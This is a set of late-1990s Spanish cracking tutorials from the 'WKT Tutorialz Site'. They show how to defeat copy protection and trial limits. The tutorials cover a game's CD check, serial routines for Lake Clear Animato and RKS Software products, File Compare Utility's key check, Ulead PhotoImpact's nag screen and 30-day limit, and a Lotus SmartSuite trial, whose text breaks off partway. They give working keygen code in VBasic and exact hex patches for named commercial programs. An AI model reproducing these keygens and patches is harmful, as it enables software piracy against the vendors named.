.\FeData\text\
.\FeData\text\
.\FeData\save\
```

```
.\FeData\stats\
.\FeData\config\
I:\FeData\audio\ <--- umm FeData, este no lo copie al HD
.\FeData\Art\Slides\
.\FeData\Art\Track\
.\FeData\Art\Showcase\
I:\FeData\movies\
.\FeData\stats\prh\
```

Esta claro, si cambiamos el contenido de el archivo "install.win" quitando la letra del cdrom "I:" y ponemos "." nos buscara los archivos necesarios en nuestro HD. :o)
Pues caña. Probamos..... ummmmm ¡¡ PERFECTO!!! Ya puestos vamos a jugar una partidilla jejeje. Seleccionamos persecucion con "El Niño" (Tecleas ELNINO en la pantalla inicial y te sale) y A QUEMAR RUEDAS !!!!

Realmente me esperaba una proteccion mas currada en este EXCELENTE juego.
(Repito por si no ha quedado claro que me encanta)

Los chicos de Electronic Arts deberian leerse algunos textos de Ingenieria Inversa y aplicarse el cuento.

Por cierto, ¿te he dicho ya que este juego se sale y que es una buena opcion de compra? :o)

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Lake Clear Animato v1.0c**	W95 / W98 / NT
Descripción	Programilla para crear o retocar Gifs animados.	
Tipo	Trial de 30 dias	
Url	www.lakeclear.com	
Protección	**Serial Number**	
Dificultad	1) Principiante, 2) **Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24	
Objetivo	**Obtención de un número de Serie Válido y creación de KeyMaker**	
Cracker	**Mr.GReeN**	
Fecha	21 de Octubre de 1999	

Introducción

En este tutorial vamos a examinar una simple rutina de generación de número de serie y como traducir del Win32Asm a cualquier lenguaje de Alto Nivel la rutina, con el objeto de crear un KeyMaker para este programa.

Toma de contacto

En la misma pantalla para entrar el número de serie, nos encontramos que el programador nos dice (hehehehehe, nos elimina trabajo) que el serial debe empezar con **ANM-** Perfecto si no te quieres romper la cabeza y encontrar el serial con un simple **SEARCH 0 L FFFF- FFFF 'ANM-'** despues de haber producido el error pertinente que nos da la entrada de un serial falso, luego entramos de nuevo en Soft-Ice y aplicamos la búsqueda. **:-O**

Penetrando dentro de código

Bien, para ahorrar tiempo y complejidad al tutorial, diré que existe una rutina que conviente el nick en mayuscúlas. Asi pues, comencemos con nuestra tarea.

Entramos en Soft-Ice previo ***BPX HMEMCPY y seguimos con los pasos reglamen- tarios que todos ya conocemos.***

Ok!, Ya hemos llegado. Las direcciones que aqui se mostrarán son ficticias, solo para uso informativo. Bien, nos encontramos con la rutina de cración de Serial:

49368B ***MOV ECX, [EBP-04] ;*** *Almacena tu nick en registro EAX.*

-------- ***MOVZX ECX, BYTE PTR [EAX+ECX-01];*** Almacena cada uno de los caracteres del nick.

-------- ***IMUL ECX, ECX, 7B0;*** Multiplica y deja en Ecx, el valor de Ecx * 1968 (el año de nacimiento de tu novia Mr.WhitE ???? muahahahahahahahahahahaha!!!!).

-------- ***JNO 49369D;*** Salta si no hay overflow.

-------- ***CALL 402DC4;*** Y sino se mete aki, algo hace (no soy curioso, pero lo supongo, |**o**|).

49369D IMUL ECX, EAX; Valor inicial de EAX =1, es un contador.

-------- ***JNO 4936A7;*** Salta si no hay overflow.

-------- ***CALL 402DC4;*** Lo mismo de arriba !

4936A7 ADD EBX, ECX; Suma a **EBX**, valor inicial = AF48 = 8008, ECX. En EBX se almacena lo que va a ser la 2º parte del serial, osease, **el serial number**. :)))))

-------- ***JNO 4936B0;*** Salta si no hay overflow.

-------- ***CALL 402DC4;***

4936B0 INC EAX; *Incrementamos el contador.*

---------- ***DEC EDX;*** *Decrementamos un segundo contador (long. nick)*

-------- ***JNZ* 493688*;*** *Salta si no es 0, al inicio de la rutina.*

****

Pos bueno, yastá, entendida la rutina que genera el serial correcto, podemos hacer en cualquier lenguaje de alto nivel el Keygen correspondiente a este programilla Software. Solo hay que recordar que el NICK debe estar en mayúsculas y qye empieza por **ANM-**

Valga un sencillo ejemplo en VBasic, ok?, a lo bestia y sin depurar. **:-O**

```
Private Sub Command1_Click()
ebx# = 8008 ' valor inicial de ebx
v# = 1968 ' valor inicial 7B0 en Hexadecimal.
l = Len(Text1.Text) ' Longitud del nick
nick$ = UCase$(Text1.Text) ' Convertimos en mayúsculas el nick
eax# = 1 ' valor inicial del contador.
For x = 1 To l 'Iniciamos un bucle contando el número de caracteres.
ecx# = Asc((Mid$(nick$, x, 1)))' almacenamos el valor ASCII de cada caracter del nick. ecx# = ecx# *
v# ' Lo multiplicamos por 1968 y lo dejamos donde está, en ECX#.
ecx# = ecx# * eax# ' Lo multiplicamos por el contador, resultado en ECX#.
ebx# = ebx# + ecx# ' variable donde se va acumulando el serial number.
eax# = eax# + 1 ' Incrementamos el contador.
Next ' siguienteeeeeee.....!!!!!!
```

Y he akis el Serial Number para tu propio nick :

```
Text2.Text = "ANM-" + Trim$(Str$(ebx#))

End Sub
```

Y ya está todo hecho Newbies ;-). AstalaVista

±±========--*-*-* P E R S O N A L G R E E T Z *-*-*-*-========±±*

A todos los Crackers del pasado, del presente y del futuro.

(En ezpecial a loz kabroneZ de WkT!)

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Todos los productos RKS Software**	W95 / W98 / NT
Descripción	Como crear un KeyMaker para cada uno de los productos de esta casa de software que no cambia el esquema de protección aunque se vayan al carajo. :-)	
Tipo	Número de serie y 30 dias de prueba	
Url	http://www.rkssoftware.com	
Protección	**Serial Number**	
Dificultad	1) Principiante, 2) **Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.24	
Objetivo	**Obtención de un número de serie válido y craer un keygen**	
Cracker	**Mr.GReeN**	
Fecha	18 de Octubre de 1999	

Introducción

En este tutorial aprenderemos a entender una simple rutina de generación de número de serie y en consecuencia, crear un keymaker.

Toma de contacto

Bueno, bueno, bueno. Increible, pero cierto. Después de tropecientas versiones de los mismos appz, estos señores programadores no cambian el patron de "defensa", pese a que too dios es capaz de romper sus líneas de combate. Lo peor de todo es que ellos mismos, al entrar un serial falso te dicen que el número de serie debe empezar con RKS-, lamentable y aburrido, no?.

Abrete sésamo

Bueno, no os voy a aburrir con los detalles de código de los programs, iremos directos al grano que es lo que nos interesa. Bástenos saber que despues de la rutina que convierte en mayúsculas el nick viene la rutina de generación del verdadero código.

Todos los apps de RKS tiene la misma rutina de generación del Serial, ok?, lo único que les diferencias es un pequeño valor almancenado en EBP-10.

Entramos en Soft-Ice previo ***BPX HMEMCPY*** *y seguimos con los pasos reglamen- tarios que todos ya conocemos.* Vámos traceando hasta que llegemos a la rutina de conversión en mayusculas del nick, así pues, a partir de ahi iremos traceando con F8 con el objeto de ir metiendonos en cada uno de los CALL que nos encontremos en el camino.

Ok!, Ya hemos llegado. Las direcciones que aqui se mostrarán son ficticias, solo para uso informativo. Bien, nos encontramos con la rutina de cración de Serial:

4C4594 ***MOV EAX, [EBP-0C] ;*** *Almacena tu nick en registro EAX.*

---------- ***MOV AL, [ECX+EAX-01];*** Almacena en AL cada uno de los caracteres.

---------- ***CMP AL, 20;*** Mira si el carácter en AL es espacio en blanco, " ".

---------- ***JZ 004C45AB;*** Salta al contador más abajo.

---------- ***AND EAX, FF;*** Límpia EAX, dejándo AL ocupado con el carácter.

---------- ***IMUL EAX, [EBP-10];*** Aquí le duele :) El valor almacenado en EBP varía de programa a programa. Hacemos ? @EBP-10 y nos dará el valor decimal del multi- plicando. Resultado almacenado en EAX.

---------- ***DEC EAX;*** *Decrementa EAX en 1: EAX=EAX-1.*

---------- ***ADD* ESI, *EAX;*** *Suma ESI (valor inicial = 0) con EAX. Valor acumulativo. Aqui está el* ***Serial correcto*** *que se debe añadir a RSK-.*

4C45AB ***INC ECX;*** *Contador que incrementas hasta alcanzar la longitud del nick.*

---------- ***DEC EDX;*** *Contador que almacena la long. del nick EDX=EDX-1;*

---------- ***JNZ 004C4594;*** *Mientras no se alcance 0, salta al inicio de la rutina.*

****

Bien, entendida la rutina que genera el serial correcto, podemos hacer en cualquier lenguaje de alto nivel el Keygen correspondiente a cada uno de los appz de RKS Software. Solo hay que recordar que el NICK debe estar en mayúsculas, que es espacio en blanco, " " no es caculado y que incrementa el contador y sobre todo que en ESI se almacena el Serial. :-)

Valga un sencillo ejemplo en VBasic, ok?, a lo bestia y sin depurar. :-O

```
Private Sub Command1_Click()
ebp# = 5961 ´Este valor es el predeterminado para Visual Business Cards v3.2i.
z = Len(Text1.Text) ' Almacena en l la longitud del nick en Text1.Text.
n$ = UCase$(Text1.Text ' Convertimos el nick en mayúsculas.
For x = 1 To z ' Sustituimos los contadores ECX y EDX por un bucle.
eax# = Asc((Mid$(n$, x, 1))) ' Almacenamos en EAX cada uno de los cracteres.
If eax# = 32 Then GoTo s ' Comprobamos si hay espacios en blanco y saltamos.
eax# = eax# * ebp# ' Multiplicamos por 5961
eax# = eax# - 1 ' Restamos a EAX, 1
esi# = esi# + eax# ' Almcenamos en ESI el valor que será el Serial
s: Next
Text2.Text = "RKS-" + Trim$(Str$(esi#)) He aquí el Serial para tu nick.
```

Y ya está todo hecho :-). A partir de ahora podeis crear Keygens para todos los productos RKS

```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
```

A todos los Crackers del pasado, del presente y del futuro.

(En ezpecial a loz kabroneZ de WkT!)

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Whiskey Kon Tekila	WKT	Whiskey Kon Tekila
progrAmA	**File Compare Utility 3.0.002**	W95
DEsCripCión	Programa para comparar ficheros.	
tipo	Shareware (25 $)	
url	http://www.oneysoft.com	
protECCión	**Nag-screen si no estás registrado.**	
DiFiCultAD	1) Principiante, 2) Amateur, 3) Aficionado, 4) Profesional, 5) Especialista	
hErrAmiEntAs	SoftIce 3.22, JavaScript	
oBjEtivo	**Hacer un Generador de Claves (KeyGen).**	
CrACkEr	**Mr.Brown**	
FEChA	1 de Marzo de 1999	

Introducción

El programa no tiene limitaciones por no estar registrado, pero aparece una nag-screen cada vez que se arranca el programa. Hay una opción para registrarse, introduciendo el nombre, la empresa y la clave.

El objetivo será localizar la rutina de validación de la clave, comprenderla, y hacer un generador de claves.

Al Atake

Lo primero es ver cómo reacciona el programa al intentar registrarnos.
Ponemos un nombre, empresa y clave cualquiera, y nos aparece un mensaje de clave incorrecta.
El mensaje es el típico MessageBox de windows, lo cual nos facilita el poder acercarnos a la rutina de comprobación de la clave.
Así pues, vamos al SoftIce(Ctrl+D) ,ponemos el breakpoint(BPX MessageBoxA) y volvemos al programa(Ctrl+D).

Intentamos registrarnos nuevamente para ver si nuestro breakpoint hace efecto.
Efectivamente, aparecemos en el SoftIce, en la rutina MessageBoxA de la USER32.DLL del windows.
Le damos a la tecla F12 para ver quién ha llamado a esta rutina.
Después de un Enter, ya estamos en la parte del código del programa FCOMPARE

Con un par más de F12 nos situaremos en 014F:00408FC0, y unas líneas antes podemos ver una parte interesante del código :

```
014F:00408F9B  8B45E8          MOV     EAX,[EBP-18] ;Clave
014F:00408F9E  8B4DE0          MOV     ECX,[EBP-20] ;Empresa
014F:00408FA1  50              PUSH    EAX
014F:00408FA2  8B55E4          MOV     EDX,[EBP-1C] ;Nombre
014F:00408FA5  51              PUSH    ECX
014F:00408FA6  52              PUSH    EDX
014F:00408FA7  E854020000      CALL    00409200     ;ValidaClave
014F:00408FAC  83C40C          ADD     ESP,0C
014F:00408FAF  85C0            TEST    EAX,EAX
014F:00408FB1  7531            JNZ     00408FE4
014F:00408FB3  6A11            PUSH    11
014F:00408FB5  A1DC5D4400      MOV     EAX,[00445DDC]
014F:00408FBA  50              PUSH    EAX
014F:00408FBB  E8706B0000      CALL    0040FB30
014F:00408FC0  83C408          ADD     ESP,08
```

Así pues, la validación de la clave introducida se hace en la rutina que empieza en :409200
Vamos pallí.... Ponemos un breakpoint en :408FA7 haciendo doble clic en esa línea, quitamos el anterior breakpoint con BD 0, y retornamos al programa con F5.
Volvemos a registrarnos, y el SoftIce se parará por el breakpoint. Podemos ver los datos que se le pasan a la rutina de validación mirando el contenido de eax, ecx y edx (D EDX)
Con F8 entramos en la rutina de :409200

Lo primero que hace, es verificar que la clave tenga exactamente 8 posiciones.
Luego comprueba que sólo contenga letras de '0' a '9', de 'a' a 'f', y de 'A' a 'F'.
Seguidamente las va acumulando en ESI, de tal manera que al final ESI=Clave.
Entonces calcula un número en función de la empresa, que guarda en EDI. Luego calcula otro número esta vez en función del nombre, que se suma a EDI.
Finalmente a EDI se le suma ESI, y se incrementa en 1. En estos momentos, si EDI vale 0, la clave se considera válida, sinó es incorrecta. Todo esto se puede ver en :

```
014F:00409200  56             PUSH    ESI
014F:00409201  57             PUSH    EDI
014F:00409202  33F6           XOR     ESI,ESI  ; ESI = 0
014F:00409204  8B7C2414       MOV     EDI,[ESP+14]
```

```
014F:00409208  57             PUSH    EDI
014F:00409209  FF1548A84400   CALL    [KERNEL32!lstrlen]
014F:0040920F  83F808         CMP     EAX,08   ;Clave de 8 posiciones?
014F:00409212  7405           JZ      00409219
014F:00409214  33C0           XOR     EAX,EAX  ;Clave incorrecta
014F:00409216  5F             POP     EDI
014F:00409217  5E             POP     ESI
014F:00409218  C3             RET
014F:00409219  8A07           MOV     AL,[EDI] ;Comprueba letra
014F:0040921B  47             INC     EDI
014F:0040921C  84C0           TEST    AL,AL
014F:0040921E  743A           JZ      0040925A
014F:00409220  C1E604         SHL     ESI,04
014F:00409223  3C30           CMP     AL,30     ;Entre '0'
014F:00409225  7C0C           JL      00409233  ; ....
014F:00409227  3C39           CMP     AL,39     ; y '9'
014F:00409229  7F08           JG      00409233
014F:0040922B  0FBEC0         MOVSX   EAX,AL
014F:0040922E  83E830         SUB     EAX,30
014F:00409231  EB1E           JMP     00409251
014F:00409233  3C61           CMP     AL,61     ;Entre 'a'
014F:00409235  7C0C           JL      00409243  ; ....
014F:00409237  3C66           CMP     AL,66     ; y 'f'
014F:00409239  7F08           JG      00409243
014F:0040923B  0FBEC0         MOVSX   EAX,AL
014F:0040923E  83E857         SUB     EAX,57
014F:00409241  EB0E           JMP     00409251
014F:00409243  3C41           CMP     AL,41     ;Entre 'A'
014F:00409245  7C3E           JL      00409285  ; ....
014F:00409247  3C46           CMP     AL,46     ; y 'F'
014F:00409249  7F3A           JG      00409285
014F:0040924B  0FBEC0         MOVSX   EAX,AL
014F:0040924E  83E837         SUB     EAX,37
014F:00409251  03F0           ADD     ESI,EAX   ;Añade letra a ESI
014F:00409253  8A07           MOV     AL,[EDI]
014F:00409255  47             INC     EDI
014F:00409256  84C0           TEST    AL,AL
014F:00409258  75C6           JNZ     00409220  ;Bucle para las 8 letras
014F:0040925A  8B442410       MOV     EAX,[ESP+10] ;Empresa (nº1)
014F:0040925E  50             PUSH    EAX
014F:0040925F  E83CFFFFFF     CALL    004091A0     ;Calcula Número
014F:00409264  83C404         ADD     ESP,04
014F:00409267  8BF8           MOV     EDI,EAX      ;EDI = nº1
014F:00409269  8B44240C       MOV     EAX,[ESP+0C] ;Nombre (nº2)
014F:0040926D  50             PUSH    EAX
014F:0040926E  E82DFFFFFF     CALL    004091A0     ;Calcula Número
014F:00409273  83C404         ADD     ESP,04
014F:00409276  03F8           ADD     EDI,EAX  ;EDI=nº1 + nº2
014F:00409278  03FE           ADD     EDI,ESI  ;EDI=nº1 + nº2 + ESI
014F:0040927A  47             INC     EDI      ;EDI=nº1 + nº2 + ESI + 1
014F:0040927B  83FF01         CMP     EDI,01   ;Assigna el BitDeAcarreo
014F:0040927E  5F             POP     EDI
```

```
014F:0040927F  1BC0           SBB     EAX,EAX  ;EAX=EAX-EAX-BitDeAcarreo
014F:00409281  5E             POP     ESI
014F:00409282  F7D8           NEG     EAX      ;Pone EAX=1 si Clave OK
014F:00409284  C3             RET
014F:00409285  33C0           XOR     EAX,EAX  ;Clave incorrecta
014F:00409287  5F             POP     EDI
014F:00409288  5E             POP     ESI
014F:00409289  C3             RET
```

Así pues, nº_Empresa + nº_Nombre + nº_Clave + 1 = 0 determina que la clave sea correcta.
O lo que es lo mismo, que Clave = - nº_Empresa - nº_Nombre - 1
Ahora ya sabemos cómo se calcula la clave, pero para poder hacer el generador de claves, necesitamos saber cómo se calcula el número en función del nombre y la empresa.
De ello se encarga la rutina que empieza en :4091A0 :

```
014F:004091A0  56                  PUSH    ESI
014F:004091A1  57                  PUSH    EDI
014F:004091A2  33FF                XOR     EDI,EDI
014F:004091A4  8B74240C            MOV     ESI,[ESP+0C]
014F:004091A8  56                  PUSH    ESI
014F:004091A9  FF1548A84400        CALL    [KERNEL32!lstrlen]
014F:004091AF  83F804           -- CMP     EAX,04
014F:004091B2  7216          (1)|  JB      004091CA
014F:004091B4  8BC8             |  MOV     ECX,EAX
014F:004091B6  C1E902           |  SHR     ECX,02
014F:004091B9  8D148D00000000   |  LEA     EDX,[ECX*4+00000000]
014F:004091C0  2BC2             |  SUB     EAX,EDX
014F:004091C2  033E             |  ADD     EDI,[ESI]
014F:004091C4  83C604           |  ADD     ESI,04
014F:004091C7  49               |  DEC     ECX
014F:004091C8  75F8             -- JNZ     004091C2
014F:004091CA  83F802           -- CMP     EAX,02
014F:004091CD  721C          (2)|  JB      004091EB
014F:004091CF  8BD0             |  MOV     EDX,EAX
014F:004091D1  C1EA01           |  SHR     EDX,01
014F:004091D4  8D0C5500000000   |  LEA     ECX,[EDX*2+00000000]
014F:004091DB  2BC1             |  SUB     EAX,ECX
014F:004091DD  33C9             |  XOR     ECX,ECX
014F:004091DF  83C602           |  ADD     ESI,02
014F:004091E2  668B4EFE         |  MOV     CX,[ESI-02]
014F:004091E6  03F9             |  ADD     EDI,ECX
014F:004091E8  4A               |  DEC     EDX
014F:004091E9  75F2             -- JNZ     004091DD
014F:004091EB  83F801           -- CMP     EAX,01
014F:004091EE  720A          (3)|  JB      004091FA
014F:004091F0  33C9             |  XOR     ECX,ECX
014F:004091F2  8A0E             |  MOV     CL,[ESI]
014F:004091F4  46               |  INC     ESI
014F:004091F5  03F9             |  ADD     EDI,ECX
014F:004091F7  48               |  DEC     EAX
014F:004091F8  75F6             -- JNZ     004091F0
```

```
014F:004091FA  8BC7                MOV     EAX,EDI
014F:004091FC  5F                  POP     EDI
014F:004091FD  5E                  POP     ESI
014F:004091FE  C3                  RET
```


La rutina acaba devolviendo un valor en EAX. Para sus cálculos, utiliza EDI para ir acumulando el código ascii de cada carácter de la clave, de la siguiente manera :
1) Si la clave tiene 4 o más caracteres, acumula en bloques de 4 bytes en orden inverso.
2) Si quedan 2 o más caracteres no acumulados, se suman en bloques de 2 bytes en orden inverso.
3) Si queda algún carácter no tratado, también se suma.

Quizás con un ejemplo se entienda mejor, así que veamos cómo actuaría la rutina con el texto "WKT-ECD", que en hexa es: 57 4B 54 2D 45 43 44

```
1) EDI=2D544B57  ;los 4 primeros bytes en orden inverso
2)    +00004345  ;los 2 siguientes bytes en orden inverso
3)    +00000044  ;el último byte
      ---------
   EDI=2D548EE0  ;valor que devuelve la rutina
```

El Generador de Claves (KeyGen)

Ahora que ya hemos visto todo el proceso para calcular la clave, sólo nos queda hacer el Generador de Claves.
Se puede utilizar cualquier lenguaje de programación para implementar la rutina, pero en este caso usaremos el JavaScript, que pese a no ser el más cómodo, nos servirá para ver los resultados directamente desde esta página web, sin tener que ejecutar ningún programa.



--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Ulead PhotoImpact v4.12**	W95 / W98 / NT
Descripción	Programilla para retocar imagenes y demás.	
Tipo	Trial de 30 dias	
Url	http://www.ulead.com	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, **2) Amateur**, 3) Aficionado, 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a	
Objetivo	**Conseguir que no caduque el programa y NagScreen.**	
Cracker	**Mr.WhiTe [WkT!]**	
Fecha	30 de Julio de 1999	

Introducción

Como cargarnos una Nag Screen sin complicarnos la vida.
(La protección esta en U32cfg.dll)

Al Atake

Al abrir el programa podemos observar que se trata de una version Trial de 30 dias, plenamente operativa, con una pesada nag screen del tipo "dialogboxparama".

Lo primero que vamos a hacer sera eliminar esa nag screen. Para ello ponemos el primer BPX dialogboxparama, pulsamos F11 en el SoftIce y despues el boton "Try More!".
Con lo cual aterrizaremos de lleno en:

```
* Reference To: USER32.DialogBoxParamA, Ord:008Eh
                                  |
:4EB066CD FF15F4A3B14E            Call dword ptr [4EB1A3F4]
:4EB066D3 898590FDFFFF            mov dword ptr [ebp+FFFFFD90], eax

* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:4EB066A2(C), :4EB066AB(C)
|

* Possible Reference to Dialog: DialogID_0001
                                  |
:4EB066D9 B801000000              mov eax, 00000001
:4EB066DE E935010000              jmp 4EB06818
```

Eliminaremos la Nag Screen sin complicarnos la vida. Sustituimos

```
:4EB066CD FF15F4A3B14E            Call dword ptr [4EB1A3F4]

Por :4EB066CD 909090909090
```

Ahora solo nos queda quitar el limite de 30 dias. :o)
Adelantamos la fecha de nuestro pc un mes para provocar que el PhotoImpact nos caduque y poder ver el mensaje de error.
Vaya , pero si es otra "dialogboxparama" !!!

Ponemos el segundo BPX dialogboxparama en el SoftIce y vemos donde aterriza. ;o)

```
* Reference To: USER32.GetActiveWindow, Ord:00D5h
                                  |
:4EB0671F FF15C0A3B14E            Call dword ptr [4EB1A3C0]
:4EB06725 50                      push eax

* Possible Reference to Dialog: DialogID_0066
                                  |
:4EB06726 6A66                    push 00000066
:4EB06728 8B0D0C47B24E            mov ecx, dword ptr [4EB2470C]
:4EB0672E 51                      push ecx

* Reference To: USER32.DialogBoxParamA, Ord:008Eh
                                  |
:4EB0672F FF15F4A3B14E            Call dword ptr [4EB1A3F4]
:4EB06735 89858CFDFFFF            mov dword ptr [ebp+FFFFFD8C], eax
```

```
:4EB0673B 83BD8CFDFFFF2A          cmp dword ptr [ebp+FFFFFD8C], 0000002A
:4EB06742 751D                    jne 4EB06761
```

Si comparas este trozo de código con el anterior (cuando el programa aún no habia caducado) verás la siguiente diferencia:

```
:4EB066D9 B801000000          mov eax, 00000001 <-- Buen rollito
:4EB066DE E935010000          jmp 4EB06818
```

En el primer código se mete en eax el valor 1 y se salta a :4EB06818
En el segundo código se compara [ebp+FFFFFD8C] con 2A y si no son iguales se saltara a :4EB06761

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:4EB06716(C), :4EB06742(C)
|
:4EB06761 33C0                xor eax, eax <-- Mal rollito
:4EB06763 E9B0000000          jmp 4EB06818
```

Esta claro, ¿no? tenemos que meter el valor 1 en eax y hacer que salte a :4EB06818
Abrimos el fichero u32cfg.dll con el ultraedit o cualquier otro editor hexa y modificamos lo siguiente:

```
En:

:4EB0672F FF15F4A3B14E            Call dword ptr [4EB1A3F4]
:4EB06735 89858CFDFFFF            mov dword ptr [ebp+FFFFFD8C], eax

Buscamos "FF15F4A3B14E89858CFD"    y lo sustituimos por:
         "B801000000E9B0000000"

con lo que nos queda:

:4EB0672F B801000000          mov eax, 00000001
:4EB06735 E9B0000000          jmp 4EB06818
```

Voilá! ya está listo para ser evaluado correctamente.
Creo que no hace falta que te recuerde el propósito de estos tutoriales. ¿no?

NOTA: Estos tutoriales pueden contener errores intencionados (puede ser que el autor se haya saltado la explicación de algún paso, errores en las direcciones de memoria.....etc).
El objetivo es que aprendas a crackear y que tengas ideas propias. ;o)


```
*±±========-*-*-*-* P E R S O N A L   G R E E T Z *-*-*-*-========±±*
        Dasavant, Niabi, r00ster, ZEncrakz, Azrael, Klimpong, Zor
      Conde-Vampiro, Mac-Crack, Killer_P, ASTAGA, Harvestr, Iczelion
```

--

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Lotus SmartSuite Millenium Edition**	W95 / W98 / NT
Descripción	Suite Ofimatica bastante mejor que el Office de Mocosoft	
Tipo	Trial de 30 dias	
Url	http://www.lotus.com	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, **3) Aficionado,** 4) Profesional, 5) Especialista	
Herramientas	SoftIce v3.25, W32dasm v8.9, UltraEdit v6.10a	
Objetivo	**Simular estar registrados.**	
Cracker	**Mr.WhiTe [WkT!]**	
Fecha	15 de Julio de 1999	

Introducción

Mientras buscaba entre mis cds algun programa interesante con el que juguetear un rato, me he topado por casualidad con un cd (PCMania nº76) con esta interesante Suite de Lotus. Es curioso, te acostumbras a usar el office de Mocosoft y cuando llevas media vida usando esa bazofia descubres una alternativa MUCHO MEJOR. Que putada ¿no? en fin.... aun estamos a tiempo de cambiar a LOTUS :o)

Realmente esta Suite me ha sorprendido gratamente, quiza Lotus deberia hacer una campaña publicitaria mas agresiva y dar a conocer mejor sus productos. Yo no se que coño tiene Mocosoft (bueno si lo se, las pelas del Gates claro) que embauca a todo el mundo para que usemos esa mierda de programas llenos de bugs. Desde luego no sere yo uno de los incautos compradores del Office 2000. Mocosoft apesta :o/

Al Atake

Bien, sin mas preambulos vamos a proceder a ANALIZAR LA PROTECCION empleada por LOTUS en esta SMARTSUITE MILLENIUM EDITION :o)
Se trata de una version Trial de 30 dias, plenamente operativa, con una pesada nag screen del tipo "dialogboxparama".

Comenzaremos por el tipico " BPX GETLOCALTIME " Pulsamos F11 y despues F12 y nuestro SoftIce aterriza en: (vemos que esta en el archivo LTSMKT01.DLL)

```
* Reference To: KERNEL32.CreateFileA, Ord:002Bh
                                    |
:10001BDF FF1514B40110              Call dword ptr [1001B414]
:10001BE5 8945F4                    mov dword ptr [ebp-0C], eax
:10001BE8 837DF4FF                  cmp dword ptr [ebp-0C], FFFFFFFF
:10001BEC 0F84D1010000              je 10001DC3
:10001BF2 8D45F8                    lea eax, dword ptr [ebp-08]
:10001BF5 50                        push eax
:10001BF6 E8F5140000                call 100030F0 <--- APARECEMOS AQUI !!!
:10001BFB 83C404                    add esp, 00000004
:10001BFE 8B45F8                    mov eax, dword ptr [ebp-08]
:10001C01 8945E8                    mov dword ptr [ebp-18], eax
:10001C04 68408D0110                push 10018D40
:10001C09 68388D0110                push 10018D38
:10001C0E 68308D0110                push 10018D30
:10001C13 8B45F4                    mov eax, dword ptr [ebp-0C]
:10001C16 50                        push eax

* Reference To: KERNEL32.GetFileTime, Ord:00DBh <--- Cuando se ha usado el archivo por ultima vez
                                    |
:10001C17 FF150CB40110              Call dword ptr [1001B40C]
:10001C1D 6A00                      push 00000000
:10001C1F 6A00                      push 00000000
:10001C21 8B4510                    mov eax, dword ptr [ebp+10]
:10001C24 50                        push eax
:10001C25 E8D3030000                call 10001FFD
:10001C2A 83C404                    add esp, 00000004
:10001C2D 50                        push eax
:10001C2E 8B45F4                    mov eax, dword ptr [ebp-0C]
:10001C31 50                        push eax

* Reference To: KERNEL32.SetFilePointer, Ord:01F8h
                                    |
:10001C32 FF15D0B30110              Call dword ptr [1001B3D0]
:10001C38 6A00                      push 00000000
:10001C3A 8D45FC                    lea eax, dword ptr [ebp-04]
:10001C3D 50                        push eax

* Possible Reference to String Resource ID=00004: "ltsuite.exe"
                                    |
:10001C3E 6A04                      push 00000004
:10001C40 8D45F0                    lea eax, dword ptr [ebp-10]
:10001C43 50                        push eax
:10001C44 8B45F4                    mov eax, dword ptr [ebp-0C]
:10001C47 50                        push eax

* Reference To: KERNEL32.ReadFile, Ord:01B8h
                                    |
:10001C48 FF1518B40110              Call dword ptr [1001B418] <---Lee la fecha de instalacion
:10001C4E 6A00                      push 00000000
:10001C50 8D45FC                    lea eax, dword ptr [ebp-04]
:10001C53 50                        push eax

* Possible Reference to String Resource ID=00004: "ltsuite.exe"
                                    |
:10001C54 6A04                      push 00000004
:10001C56 8D45E0                    lea eax, dword ptr [ebp-20]
:10001C59 50                        push eax
:10001C5A 8B45F4                    mov eax, dword ptr [ebp-0C]
:10001C5D 50                        push eax
```

```
* Reference To: KERNEL32.ReadFile, Ord:01B8h
                                    |
```

```
:10001C5E FF1518B40110            Call dword ptr [1001B418] <---Lee la fecha del ultimo uso
:10001C64 837DF000                cmp dword ptr [ebp-10], 00000000
:10001C68 0F8553000000            jne 10001CC1
:10001C6E 8B45E8                  mov eax, dword ptr [ebp-18]
:10001C71 50                      push eax
:10001C72 8B4510                  mov eax, dword ptr [ebp+10]
:10001C75 50                      push eax
:10001C76 E898010000              call 10001E13
:10001C7B 83C408                  add esp, 00000008
:10001C7E 85C0                    test eax, eax
:10001C80 0F8425000000            je 10001CAB
:10001C86 8B45E8                  mov eax, dword ptr [ebp-18]
:10001C89 8945F0                  mov dword ptr [ebp-10], eax
:10001C8C 8B45E8                  mov eax, dword ptr [ebp-18]
:10001C8F 8945E0                  mov dword ptr [ebp-20], eax
:10001C92 8B450C                  mov eax, dword ptr [ebp+0C]
